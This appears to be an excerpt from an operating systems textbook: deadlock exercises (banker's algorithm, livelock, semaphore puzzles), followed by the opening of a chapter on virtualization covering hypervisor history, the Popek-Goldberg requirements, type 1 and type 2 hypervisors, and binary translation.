Using the deadlock detection algorithm described in Section 6.4.2, show that there is a deadlock in the system. Identify the processes that are deadlocked.

16. Explain how the system can recover from the deadlock in previous problem using

(a) recovery through preemption.
(b) recovery through rollback.
(c) recovery through killing processes.

17. Suppose that in Fig. 6-9 $C_{ij} + R_{ij} > E_j$ for some i. What implications does this have for the system?

18. What is the key difference between the model shown in Fig. 6-8 and the safe and unsafe states described in Sec. 6.5.2. What is the consequence of this difference?

19. All the trajectories in Fig. 6-11 are horizontal or vertical. Can you envision any circumstances in which diagonal trajectories are also possible?

20. Can the resource trajectory scheme of Fig. 6-11 also be used to illustrate the problem of deadlocks with three processes and three resources? How or why not?

21. In theory, resource trajectory graphs could be used to avoid deadlocks. By clever scheduling, the operating system could avoid unsafe regions. Is there a practical way of actually doing this?

22. Consider a system that uses the banker's algorithm to avoid deadlocks. At some time a process P requests a resource R but is denied even though R is currently available. Does it mean that if the system allocated R to P, the system would deadlock?

23. A key limitation of the banker's algorithm is that it requires knowledge of maximum resource needs of all processes. Is it possible to design a deadlock avoidance algorithm that does not require this information? Explain your answer.

24. Take a careful look at Fig. 6-14(b). If D asks for one more unit, does this lead to a safe state or an unsafe one? What if the request came from C instead of D?

25. A system has two processes and three identical resources. Each process needs a maximum of two resources. Is deadlock possible? Explain your answer.

26. Consider the previous problem again, but now with p processes each needing a maximum of m resources and a total of r resources available. What condition must hold to make the system deadlock free?

27. Suppose that process A in Fig. 6-15 requests the last tape drive. Does this action lead to a deadlock?

28. A computer has six tape drives, with n processes competing for them. Each process may need two drives. For which values of n is the system deadlock free?

29. The banker's algorithm is being run in a system with m resource classes and n processes. In the limit of large m and n, the number of operations that must be performed to check a state for safety is proportional to $m^a n^b$. What are the values of a and b?

30. A system has four processes and five allocatable resources. The current allocation and maximum needs are as follows:

	Allocated	*Maximum*	*Available*
Process A	1 0 2 1 1	1 1 2 1 3	0 0 x 1 1
Process B	2 0 1 1 0	2 2 2 1 0	
Process C	1 1 0 1 0	2 1 3 1 0	
Process D	1 1 1 1 0	1 1 2 2 1	

What is the smallest value of x for which this is a safe state?

31. One way to eliminate circular wait is to have rule saying that a process is entitled only to a single resource at any moment. Give an example to show that this restriction is unacceptable in many cases.

32. Two processes, A and B, each need three records, 1, 2, and 3, in a database. If A asks for them in the order 1, 2, 3, and B asks for them in the same order, deadlock is not possible. However, if B asks for them in the order 3, 2, 1, then deadlock is possible. With three resources, there are 3! or six possible combinations in which each process can request them. What fraction of the combinations is sure to be deadlock free?

33. A distributed system using mailboxes has two IPC primitives, send and receive. The latter primitive specifies a process to receive from and blocks if no message from that

process is available, even though messages may be waiting from other processes. There are no shared resources, but processes need to communicate frequently about other matters. Is deadlock possible? Discuss.

34. In an electronic funds transfer system, there are hundreds of identical processes that work as follows. Each process reads an input line specifying an amount of money, the account to be credited, and the account to be debited. Then it locks both accounts and transfers the money, releasing the locks when done. With many processes running in parallel, there is a very real danger that a process having locked account x will be unable to lock y because y has been locked by a process now waiting for x. Devise a scheme that avoids deadlocks. Do not release an account record until you have completed the transactions. (In other words, solutions that lock one account and then release it immediately if the other is locked are not allowed.)

35. One way to prevent deadlocks is to eliminate the hold-and-wait condition. In the text it was proposed that before asking for a new resource, a process must first release whatever resources it already holds (assuming that is possible). However, doing so introduces the danger that it may get the new resource but lose some of the existing ones to competing processes. Propose an improvement to this scheme.

36. A computer science student assigned to work on deadlocks thinks of the following brilliant way to eliminate deadlocks. When a process requests a resource, it specifies a time limit. If the process blocks because the resource is not available, a timer is started. If the time limit is exceeded, the process is released and allowed to run again. If you were the professor, what grade would you give this proposal and why?

37. Main memory units are preempted in swapping and virtual memory systems. The processor is preempted in time-sharing environments. Do you think that these preemption methods were developed to handle resource deadlock or for other purposes? How high is their overhead?

38. Explain the differences between deadlock, livelock, and starvation.

39. Assume two processes are issuing a seek command to reposition the mechanism to access the disk and enable a read command. Each process is interrupted before executing its read, and discovers that the other has moved the disk arm. Each then reissues the seek command, but is again interrupted by the other. This sequence continually repeats. Is this a resource deadlock or a livelock? What methods would you recommend to handle the anomaly?

40. Local Area Networks utilize a media access method called CSMA/CD, in which stations sharing a bus can sense the medium and detect transmissions as well as collisions. In the Ethernet protocol, stations requesting the shared channel do not transmit frames if they sense the medium is busy. When such transmission has terminated, waiting stations each transmit their frames. Two frames that are transmitted at the same time will collide. If stations immediately and repeatedly retransmit after collision detection, they will continue to collide indefinitely.

(a) Is this a resource deadlock or a livelock?
(b) Can you suggest a solution to this anomaly?
(c) Can starvation occur with this scenario?

41. A program contains an error in the order of cooperation and competition mechanisms, resulting in a consumer process locking a mutex (mutual exclusion semaphore) before it blocks on an empty buffer. The producer process blocks on the mutex before it can place a value in the empty buffer and awaken the consumer. Thus, both processes are blocked forever, the producer waiting for the mutex to be unlocked and the consumer waiting for a signal from the producer. Is this a resource deadlock or a communication deadlock? Suggest methods for its control.

42. Cinderella and the Prince are getting divorced. To divide up their property, they have agreed on the following algorithm. Every morning, each one may send a letter to the other's lawyer requesting one item of property. Since it takes a day for letters to be delivered, they have agreed that if both discover that they have requested the same item on the same day, the next day they will send a letter canceling the request. Among their property is their dog, Woofer, Woofer's doghouse, their canary, Tweeter, and Tweeter's cage. The animals love their houses, so it has been agreed that any division of property separating an animal from its house is invalid, requiring the whole division to start over from scratch. Both Cinderella and the Prince desperately want Woofer. So that they can go on (separate) vacations, each spouse has programmed a personal computer to handle the negotiation. When they come back from vacation, the computers are still negotiating. Why? Is deadlock possible? Is starvation possible? Discuss.

43. A student majoring in anthropology and minoring in computer science has embarked on a research project to see if African baboons can be taught about deadlocks. He locates a deep canyon and fastens a rope across it, so the baboons can cross hand-over-hand. Several baboons can cross at the same time, provided that they are all going in the same direction. If eastward-moving and westward-moving baboons ever get onto the rope at the same time, a deadlock will result (the baboons will get stuck in the middle) because it is impossible for one baboon to climb over another one while suspended over the canyon. If a baboon wants to cross the canyon, he must check to see that no other baboon is currently crossing in the opposite direction. Write a program using semaphores that avoids deadlock. Do not worry about a series of eastward-moving baboons holding up the westward-moving baboons indefinitely.

44. Repeat the previous problem, but now avoid starvation. When a baboon that wants to cross to the east arrives at the rope and finds baboons crossing to the west, he waits until the rope is empty, but no more westward-moving baboons are allowed to start until at least one baboon has crossed the other way.

45. Program a simulation of the banker's algorithm. Your program should cycle through each of the bank clients asking for a request and evaluating whether it is safe or unsafe. Output a log of requests and decisions to a file.

46. Write a program to implement the deadlock detection algorithm with multiple resources of each type. Your program should read from a file the following inputs: the number of processes, the number of resource types, the number of resources of each type in existence (vector E), the current allocation matrix C (first row, followed by the second row, and so on), the request matrix R (first row, followed by the second row, and so on). The output of your program should indicate whether there is a deadlock in the system. In case there is, the program should print out the identities of all processes that are deadlocked.

47. Write a program that detects if there is a deadlock in the system by using a resource allocation graph. Your program should read from a file the following inputs: the number of processes and the number of resources. For each process it should read four numbers: the number of resources it is currently holding, the IDs of resources it is holding, the number of resources it is currently requesting, and the IDs of resources it is requesting. The output of program should indicate if there is a deadlock in the system. In case there is, the program should print out the identities of all processes that are deadlocked.

48. In certain countries, when two people meet they bow to each other. The protocol is that one of them bows first and stays down until the other one bows. If they bow at the same time, they will not know who should stand up straight first, thus creating a deadlock. Write a program that does not deadlock.

49. In Chap. 2, we have studied monitors. Solve the dining philosophers problem using monitors instead of semaphores.

7

VIRTUALIZATION AND THE CLOUD

In some situations, an organization has a multicomputer but does not actually want it. A common example is where a company has an email server, a Web server, an FTP server, some e-commerce servers, and others. These all run on different computers in the same equipment rack, all connected by a high-speed network, in other words, a multicomputer. One reason all these servers run on separate machines may be that one machine cannot handle the load, but another is reliability: management simply does not trust the operating system to run 24 hours a day, 365 or 366 days a year, with no failures. By putting each service on a separate computer, if one of the servers crashes, at least the other ones are not affected. This is good for security also. Even if some malevolent intruder manages to compromise the Web server, he will not immediately have access to sensitive emails also—a property sometimes referred to as **sandboxing**. While isolation and fault tolerance are achieved this way, this solution is expensive and hard to manage because so many machines are involved.

Mind you, these are just two out of many reasons for keeping separate machines. For instance, organizations often depend on more than one operating system for their daily operations: a Web server on Linux, a mail server on Windows, an e-commerce server for customers running on macOS and a few other services running on various flavors of UNIX. Again, this solution works, but cheap it is definitely not.

What to do? A possible (and popular) solution is to use virtual machine technology. Virtual machines technology itself is quite old, dating back to the 1960s,

but the way we use it today is a little different. The main idea is that a **VMM** (**Virtual Machine Monitor**) creates the illusion of multiple (virtual) machines on the same physical hardware. A VMM is also known as a **hypervisor**. As discussed in Sec. 1.7.5, we distinguish between type 1 hypervisors which run on the bare metal, and type 2 hypervisors that may make use of all the wonderful services and abstractions offered by an underlying operating system. Either way, **virtualization** allows a single computer to host multiple virtual machines, each potentially running a completely different operating system.

The advantage of this approach is that a failure in one virtual machine does not bring down any others. On a virtualized system, different servers can run on different virtual machines, thus maintaining the partial-failure model that a multicomputer has, but at a lower cost and with easier maintainability. Moreover, we can now run multiple different operating systems on the same hardware, benefit from virtual machine isolation in the face of attacks, and enjoy other good stuff.

Of course, consolidating servers like this is like putting all your eggs in one basket. If the server running all the virtual machines fails, the result is even more catastrophic than the crashing of a single dedicated server. The reason virtualization works, however, is that most service outages are due not to faulty hardware, but to ill-designed, unreliable, buggy, and poorly configured software, emphatically including operating systems. With virtual machine technology, the only software running in the highest privilege mode is the hypervisor, which has two orders of magnitude fewer lines of code than a full operating system, and thus two orders of magnitude fewer bugs. A hypervisor is simpler than an operating system because it does only one thing: emulate multiple copies of the bare metal (most commonly the Intel x86 architecture, although ARM is becoming popular in datacenters also).

Running software in virtual machines has still other advantages in addition to strong isolation. One of them is that having fewer physical machines saves money on hardware and electricity and takes up less rack space. For a company such as Amazon, Google or Microsoft, which may have hundreds of thousands of servers doing a huge variety of different tasks at each data center, reducing the physical demands on their data centers represents a huge cost savings. In fact, server companies sometimes locate their data centers in the middle of nowhere—just to be close to, say, hydroelectric dams (and cheap energy). Virtualization also helps in trying out new ideas. Typically, in large companies, individual departments or groups think of an interesting idea and then go out and buy a server to implement it. If the idea catches on and hundreds or thousands of servers are needed, the corporate data center expands. It is often hard to move the software to existing machines because each application often needs a different version of the operating system, its own libraries, configuration files, and more. With virtual machines, each application can take its own environment with it.

Another advantage of virtual machines is that checkpointing and migrating virtual machines (e.g., for load balancing across multiple servers) is much easier than

migrating processes running on a normal operating system. In the latter case, a fair amount of critical state information about every process is kept in operating system tables, including information relating to open files, alarms, signal handlers, and more. When migrating a virtual machine, all that have to be moved are the memory and disk images, since all the operating system tables move, too.

Another use for virtual machines is to run legacy applications on operating systems (or operating system versions) no longer supported or which do not work on current hardware. These can run at the same time and on the same hardware as current applications. In fact, the ability to run at the same time applications that use different operating systems is a big argument in favor of virtual machines.

Yet another important use of virtual machines is for software development. A programmer who wants to make sure his software works on Windows 10, Windows 11, several versions of Linux, FreeBSD, OpenBSD, NetBSD, and macOS, among other systems no longer has to get a dozen computers and install different operating systems on all of them. Instead, she merely creates a dozen virtual machines on a single computer and installs a different operating system on each one. Of course, she could have partitioned the hard disk and installed a different operating system in each partition, but that approach is more difficult. First of all, standard PCs support only four primary disk partitions, no matter how big the disk is. Second, although a multiboot program could be installed in the boot block, it would be necessary to reboot the computer to work on a new operating system. With virtual machines, all of them can run at once, since they are really just glorified processes.

Perhaps the most important and buzzword-compliant use case for virtualization nowadays is found in the **cloud**. The key idea of a cloud is straightforward: outsource your computation or storage needs to a well-managed data center run by a company specializing in this and staffed by experts in the area. Because the data center typically belongs to someone else, you will probably have to pay for the use of the resources, but at least you will not have to worry about the physical machines, power, cooling, and maintenance. Because the isolation offered by virtualization, cloud-providers can allow multiple clients, even competitors, to share a single physical machine. Each client gets a piece of the pie. At the risk of stretching the cloud metaphor, we mention that early critics maintained that the pie was only in the sky and that real organizations would not want to put their sensitive data and computations on someone else's resources. By now, however, virtualized machines in the cloud are used by countless organization for countless applications, and while it may not be for all organizations and all data, there is no doubt that cloud computing has been a tremendous success.

We mentioned that hypervisor-based virtualization allows administrators to run multiple isolated operating systems on the same hardware. In case there is no need for *different* operating systems, just multiple instances of the same one, there is an alternative to hypervisors, known as **OS-level virtualization**. As the name indicates, it is the operating system that creates multiple virtual environments for user

space—commonly referred to as **containers** or **jails**. There are many differences with hypervisor-based virtualization. The main one is that while a container may *look* like an isolated computer (with its own devices, its own memory, etc.), the underlying operating system is fixed and cannot be replaced by another. A second important difference is that since all containers use the same underlying operating system (and hence share its resources), the isolation between containers is less complete than that between virtual machines. A third difference is that, precisely because the containers directly use the services of a single operating system, they are often more lightweight and efficient than hypervisor-based solutions. In this chapter, our main focus is on hypervisor-based virtualization, but we will discuss OS-level virtualization also.

7.1 HISTORY

With all the hype surrounding virtualization in recent years, we sometimes forget that by Internet standards virtual machines are ancient. As early as the 1960s. IBM experimented with not just one but two independently developed hypervisors: **SIMMON** and **CP-40**. While CP-40 was a research project, it was reimplemented as **CP-67** to form the control program of **CP/CMS**, a virtual machine operating system for the IBM System/360 Model 67. Later, it was reimplemented again and released as **VM/370** for the System/370 series in 1972. The System/370 line was replaced by IBM in the 1990s by the System/390. This was essentially just a name change since the underlying architecture remained the same for reasons of backward compatibility. Of course, the hardware technology was greatly improved and the newer machines were bigger and faster than the older ones, but as far as virtualization was concerned, nothing changed. In 2000, IBM released the z-series, which supported 64-bit virtual address spaces but was otherwise backward compatible with the System/360. All of these systems supported virtualization decades before it became popular on the x86.

In 1974, two computer scientists at UCLA, Gerald Popek and Robert Goldberg, published a seminal paper ("Formal Requirements for Virtualizable Third Generation Architectures") that listed exactly what conditions a computer architecture should satisfy in order to support virtualization efficiently (Popek and Goldberg, 1974). It is impossible to write a chapter on virtualization without referring to their work and terminology. Famously, the well-known x86 architecture that also originated in the 1970s did not meet these requirements for decades. It was not the only one. Nearly every architecture since the mainframe also failed the test. The 1970s were very productive, seeing also the birth of UNIX, Ethernet, the Cray-1, Microsoft, and Apple—so, despite what your parents may say, the 1970s were not just about disco!

In fact, the real **Disco** revolution started in the 1990s, when researchers at Stanford University developed a new hypervisor by that name and went on to found **VMware**, a virtualization giant that offers type 1 and type 2 hypervisors and now

rakes in billions of dollars in revenue (Bugnion et al., 1997, Bugnion et al., 2012). Incidentally, the distinction between "type 1" and "type 2" hypervisors is also from the seventies (Goldberg, 1972). VMware introduced its first virtualization solution for x86 in 1999. In its wake other products followed: **Xen**, **KVM**, **VirtualBox, Hyper-V, Parallels**, and many others. It seems the time was right for virtualization, even though the theory had been nailed down in 1974 and for decades IBM had been selling computers that supported—and heavily used—virtualization. In 1999, it became popular among the masses, but new it was not, despite the massive attention it suddenly gained.

OS-level virtualization, while not as old as hypervisors, has a history that stretches back quite some time also. In 1979, UNIX v7 introduced a new system call: chroot (change root). The system call takes as its single argument a path name, for instance /home/hjb/my_new_root, which is where it will create a new "root" directory for the current process and all of its children. Thus, when the process reads a file /README.txt (a file in the root directory), it really accesses /home/hjb/my_new_root/README.txt. In other words, the operating system has created a separate environment on disk to which the process is confined. It cannot access files from directories other than those in the subtree below the new root (and we had better make sure that all files the process ever needs will be in this subtree, because they are literally all it can access).

A kind soul might consider this enough to be called a virtual environment, but clearly it is an exceedingly poor man's version of that. For instance, while the visibility of the file system is limited to a subtree, there is no isolation of processes or their privileges. Thus, a process inside the subtree can still send signals to processes outside the subtree. Similarly, a process with administrator (or "root") privileges cannot be properly locked inside the chroot subtree: having root privileges, it can do *anything*, including breaking out of the confined file name space. Another problem is that processes in different chroot subtrees still have access to all the IP addresses assigned to the machine and there is no isolation between packets sent from this process and those sent by processes in other subtrees. In other words, these are not virtual machines at all.

In 2000, Poul-Henning Kamp and Robert Watson extended the chroot isolation in the FreeBSD operating system to create what they referred to as **FreeBSD Jails** (Kamp and Watson, 2000). They partitioned resources much more pervasively: Jails had their own file system name spaces, their own IP addresses, their own (limited) root processes, etc. Their elegant solution was hugely influential and soon similar features appeared in other operating systems, often partitioning even more resources, such as memory or CPU usage. In 2008, Linux Containers (LXC) was released. Based on an earlier resource partitioning project at Google, LXC offers partitioning of resources of a collection of processes through containers. However, the popularity of containers really exploded with the launch of **Docker** in 2013. Docker uses OS-level virtualization to allow software to be packaged in containers that hold all the code, libraries, and configuration files needed to run it.

Many people use the term "virtualization" to refer exclusively to hypervisor-based solutions, and use the term "containerization" to talk about OS-level virtualization. While we emphasize that in reality both are forms of virtualization, we reluctantly adopt the same convention in this chapter. So, unless we explicitly say otherwise (e.g., when we talk about containers), you may assume that henceforth virtualization refers to the hypervisor variety.

7.2 REQUIREMENTS FOR VIRTUALIZATION

If we leave OS-level virtualization aside, it is important that virtual machines act just like the real McCoy. In particular, it must be possible to boot them like real machines and install arbitrary operating systems on them, just as can be done on the real hardware. It is the task of the hypervisor to provide this illusion and to do it efficiently. Indeed, hypervisors should score well in three dimensions:

1. **Safety**: The hypervisor should have full control of the virtualized resources.
2. **Fidelity**: The behavior of a program on a virtual machine should be identical to that of the same program running on bare hardware.
3. **Efficiency**: Much of the code in the virtual machine should run without intervention by the hypervisor.

An unquestionably safe way to execute the instructions is to consider each instruction in turn in an **interpreter** (such as Bochs) and perform exactly what is needed for that instruction. Some instructions can be executed directly, but not too many. For instance, the interpreter may be able to execute an INC (increment) instruction simply as is, but instructions that are not safe to execute directly must be simulated by the interpreter. For instance, we cannot really allow the guest operating system to disable interrupts for the entire machine or modify the page-table mappings. The trick is to make the operating system on top of the hypervisor think that it has disabled interrupts, or changed the machine's page mappings. We will see how this is done later. For now, we just want to say that the interpreter may be safe, and if carefully implemented, perhaps even hi-fi, but the performance sucks. To also satisfy the performance criterion, we will see that VMMs try to execute most of the code directly.

Now let us turn to fidelity. Virtualization has long been a problem on the x86 architecture due to defects in the Intel 386 architecture that were automatically carried forward into new CPUs for 20 years in the name of backward compatibility. In a nutshell, every CPU with kernel mode and user mode has a set of instructions that behave differently when executed in kernel mode than when executed in user mode. These include instructions that do I/O, change the MMU settings, and so on. Popek and Goldberg called these **sensitive instructions**. There is also a set of

instructions that cause a trap if executed in user mode. Popek and Goldberg called these **privileged instructions**. Their paper stated for the first time that a machine is virtualizable only if the sensitive instructions are a subset of the privileged instructions. In simpler language, if you try to do something in user mode that you should not be doing in user mode, the hardware should trap. Unlike the IBM/370, which had this property, Intel's 386 did not. Quite a few sensitive 386 instructions were ignored if executed in user mode or executed with different behavior. For example, the POPF instruction replaces the flags register, which changes the bit that enables/disables interrupts. In user mode, this bit is simply not changed. As a consequence, the 386 and its successors could not be virtualized, so they could not support a hypervisor directly.

Actually, the situation is even worse than sketched. In addition to the problems with instructions that fail to trap in user mode, there are instructions that can read sensitive state in user mode without causing a trap. For example, on x86 processors prior to 2005, a program can determine whether it is running in user mode or kernel mode by reading its code-segment selector. An operating system that did this and discovered that it was actually in user mode might make an incorrect decision based on this information.

This problem was finally solved when Intel and AMD introduced virtualization in their CPUs starting in 2005 (Uhlig et al., 2005). On the Intel CPUs it is called **VT** (**Virtualization Technology**); on the AMD CPUs it is called **SVM** (**Secure Virtual Machine**). We will use the term VT in a generic sense below. Both were inspired by the IBM VM/370 work, but they are slightly different. The basic idea is to create environments in which virtual machines can be run. When a guest operating system is started up in an environment, it continues to run there until it causes an exception and traps to the hypervisor, for example, by executing an I/O instruction. The set of operations that trap is controlled by a hardware bitmap set by the hypervisor. With these extensions, the classical **trap-and-emulate** virtual machine approach becomes possible.

The astute reader may have noticed an apparent contradiction in the description thus far. On the one hand, we have said that x86 was not virtualizable until the architecture extensions introduced in 2005. On the other hand, we saw that VMware launched its first x86 hypervisor in 1999. How can both be true at the same time? The answer is that the hypervisors before 2005 did not really run the original guest operating system. Rather, they *rewrote* part of the code on the fly to replace problematic instructions with safe code sequences that emulated the original instruction. Suppose, for instance, that the guest operating system performed a privileged I/O instruction, or modified one of the CPU's privileged control registers (like the CR3 register which contains a pointer to the page directory). It is important that the consequences of such instructions are limited to this virtual machine and do not affect other virtual machines, or the hypervisor itself. Thus, an unsafe I/O instruction was replaced by a trap that, after a safety check, performed an equivalent instruction and returned the result. Since we are rewriting, we can

use the trick to replace instructions that are sensitive, but not privileged. Other instructions execute natively. The technique is known as **binary translation**; we will discuss it more detail in Sec. 7.4.

There is no need to rewrite all sensitive instructions. In particular, user processes on the guest can typically run without modification. If the instruction is nonprivileged but sensitive and behaves differently in user processes than in the kernel, that is fine. We are running it in userland anyway. For sensitive instructions that are privileged, we can resort to the classical trap-and-emulate, as usual. Of course, the VMM must ensure that it receives the corresponding traps. Typically, the VMM has a module that executes in the kernel and redirects the traps to its own handlers.

A different form of virtualization is known as **paravirtualization**. It is quite different from **full virtualization**, because it never even aims to present a virtual machine that looks just like the actual underlying hardware. Instead, it presents a machine-like software interface that explicitly exposes the fact that it is a virtualized environment. For instance, it offers a set of **hypercalls**, which allow the guest to send explicit requests to the hypervisor (much as a system call offers kernel services to applications). Guests use hypercalls for privileged sensitive operations like updating the page tables, but because they do it explicitly in cooperation with the hypervisor, the overall system can be simpler and faster.

It should not come as a surprise that paravirtualization is not new either. IBM's VM operating system has offered such a facility, albeit under a different name, since 1972. The idea was revived by the Denali (Whitaker et al., 2002) and Xen (Barham et al., 2003) virtual machine monitors. Compared to full virtualization, the drawback of paravirtualization is that the guest has to be aware of the virtual machine API. This means it needs to be customized explicitly for the hypervisor.

Before we delve more deeply into type 1 and type 2 hypervisors, it is important to mention that not all virtualization technology tries to trick the guest into believing that it has the entire system. Sometimes, the aim is simply to allow a process to run that was originally written for a different operating system and/or architecture. We therefore distinguish between full system virtualization and **process-level virtualization**. While we focus on the former in the remainder of this chapter, process-level virtualization technology is used in practice also. Well-known examples include the WINE compatibility layer that allows Windows application to run on POSIX-compliant systems like Linux, BSD, and macOS, and the process-level version of the QEMU emulator that allows applications for one architecture to run on another.

7.3 TYPE 1 AND TYPE 2 HYPERVISORS

Goldberg (1972) distinguished between two approaches to virtualization. One kind of hypervisor, dubbed a **type 1 hypervisor**, is illustrated in Fig. 7-1(a). Technically, it is like an operating system, since it is the only program running in the

most privileged mode. Its job is to support multiple copies of the actual hardware, called **virtual machines**, similar to the processes a normal operating system runs.



Figure 7-1. Location of type 1 and type 2 hypervisors.

In contrast, a **type 2 hypervisor**, shown in Fig. 7-1(b), is a different kind of animal. It is a program that relies on, say, Windows or Linux to allocate and schedule resources, very much like a regular process. Of course, the type 2 hypervisor still pretends to be a full computer with a CPU and various devices. Both types of hypervisor must execute the machine's instruction set in a safe manner. For instance, an operating system running on top of the hypervisor may change and even mess up its own page tables, but not those of others.

The operating system running on top of the hypervisor in both cases is called the **guest operating system**. For a type 2 hypervisor, the operating system running on the hardware is called the **host operating system**. The first type 2 hypervisor on the x86 market was **VMware Workstation** (Bugnion et al., 2012). In this section, we introduce the general idea. A study of VMware in more detail follows in Sec. 7.12.

Type 2 hypervisors, sometimes referred to as **hosted hypervisors**, depend for much of their functionality on a host operating system such as Windows, Linux, or macOS. When it starts for the first time, it acts like a newly booted computer and expects to find a DVD, USB drive, or CD-ROM containing an operating system in the drive. This time, however, the drive could be a virtual device. For instance, it is possible to store the image as an ISO file on the hard drive of the host and have the hypervisor pretend it is reading from a proper DVD drive. It then installs the operating system to its **virtual disk** (again really just a Windows, Linux, or macOS file) by running the installation program found on the DVD. Once the guest operating system is installed on the virtual disk, it can be booted and run. It is completely unaware that it has been tricked.

The various categories of virtualization we have discussed are summarized in the table of Fig. 7-2 for both type 1 and type 2 hypervisors. For each combination of hypervisor and kind of virtualization, some examples are given.

Virtualizaton method	Type 1 hypervisor	Type 2 hypervisor
Virtualization without HW support	ESX Server 1.0	VMware Workstation 1
Paravirtualization	Xen 1.0	VirtualBox 5.0+
Virtualization with HW support	vSphere, Xen, Hyper-V	VMware Fusion, KVM, Parallels
Process virtualization		Wine

Figure 7-2. Examples of hypervisors. Type 1 hypervisors run on the bare metal, whereas type 2 hypervisors use the services of an existing host operating system.

7.4 TECHNIQUES FOR EFFICIENT VIRTUALIZATION

Virtualizability and performance are important issues, so let us examine them more closely. Assume, for the moment, that we have a type 1 hypervisor supporting one virtual machine, as shown in Fig. 7-3. Like all type 1 hypervisors, it runs on the bare metal. The virtual machine runs as a user process in user mode, and as such is not allowed to execute sensitive instructions (in the Popek-Goldberg sense). However, the virtual machine runs a guest operating system that thinks it is in kernel mode (although, of course, it is not). We will call this **virtual kernel mode**. The virtual machine also runs user processes, which think they are in user mode (and really are in user mode).



Figure 7-3. When the operating system in a virtual machine executes a kernel-only instruction, it traps to the hypervisor if virtualization technology is present.

What happens when the guest operating system (which thinks it is in kernel mode) executes an instruction that is allowed only when the CPU really is in kernel mode? Normally, on CPUs without VT, the instruction fails and the operating system crashes. On CPUs with VT, when the guest operating system executes a sensitive instruction, a trap to the hypervisor does occur, as illustrated in Fig. 7-3. The hypervisor can then inspect the instruction to see if it was issued by the guest operating system in the virtual machine or by a user program in the virtual machine. In the former case, it arranges for the instruction to be carried out; in the latter case, it

emulates what the real hardware would do when confronted with a sensitive instruction executed in user mode.

7.4.1 Virtualizing the Unvirtualizable

Building a virtual machine system is relatively straightforward when VT is available, but what did people do before that? For instance, VMware released a hypervisor well before the arrival of the virtualization extensions on the x86. Again, the answer is that the software engineers who built such systems made clever use of **binary translation** and hardware features that *did* exist on the x86, such as the processor's **protection rings**.

For many years, the x86 has supported four protection modes or rings. Ring 3 is the least privileged. This is where normal user processes execute. In this ring, you cannot execute privileged instructions. Ring 0 is the most privileged ring that allows the execution of any instruction. In normal operation, the kernel runs in ring 0. The remaining two rings are not used by any current operating system. In other words, hypervisors were free to use them as they pleased. As shown in Fig. 7-4, many virtualization solutions therefore kept the hypervisor in kernel mode (ring 0) and the applications in user mode (ring 3), but put the guest operating system in a layer of intermediate privilege (ring 1). As a result, the kernel is privileged relative to the user processes and any attempt to access kernel memory from a user program leads to an access violation. At the same time, the guest operating system's privileged instructions trap to the hypervisor. The hypervisor does some sanity checks and then performs the instructions on the guest's behalf.



Figure 7-4. The binary translator rewrites the guest operating system running in ring 1, while the hypervisor runs in ring 0.

As for the sensitive instructions in the guest's kernel code: the hypervisor makes sure they no longer exist. To do so, it rewrites the code, one basic block at a time. A **basic block** is a short, straight-line sequence of instructions that ends with

a branch. By definition, a basic block contains no jump, call, trap, return, or other instruction that alters the flow of control, except for the very last instruction which does precisely that. Just prior to executing a basic block, the hypervisor first scans it to see if it contains sensitive instructions (in the Popek and Goldberg sense), and if so, replaces them with a call to a hypervisor procedure that handles them. The branch on the last instruction is also replaced by a call into the hypervisor (to make sure it can repeat the procedure for the next basic block). Dynamic translation and emulation sound expensive, but typically are not. Translated blocks are cached, so no translation is needed in the future. Also, most code blocks do not contain sensitive or privileged instructions and thus can execute natively. In particular, as long as the hypervisor configures the hardware carefully (as is done, for instance, by VMware), the binary translator can ignore all user processes; they execute in nonprivileged mode anyway.

After a basic block has completed executing, control is returned to the hypervisor, which then locates its successor. If the successor has already been translated, it can be executed immediately. Otherwise, it is first translated, cached, then executed. Eventually, most of the program will be in the cache and run at close to full speed. Various optimizations are used, for example, if a basic block ends by jumping to (or calling) another one, the final instruction can be replaced by a jump or call directly to the translated basic block, eliminating all overhead associated with finding the successor block. Again, there is no need to replace sensitive instructions in user programs; the hardware will just ignore them anyway.

On the other hand, it is common to perform binary translation on all the guest operating system code running in ring 1 and replace even the privileged sensitive instructions that, in principle, could be made to trap also. The reason is that traps are very expensive and binary translation leads to better performance.

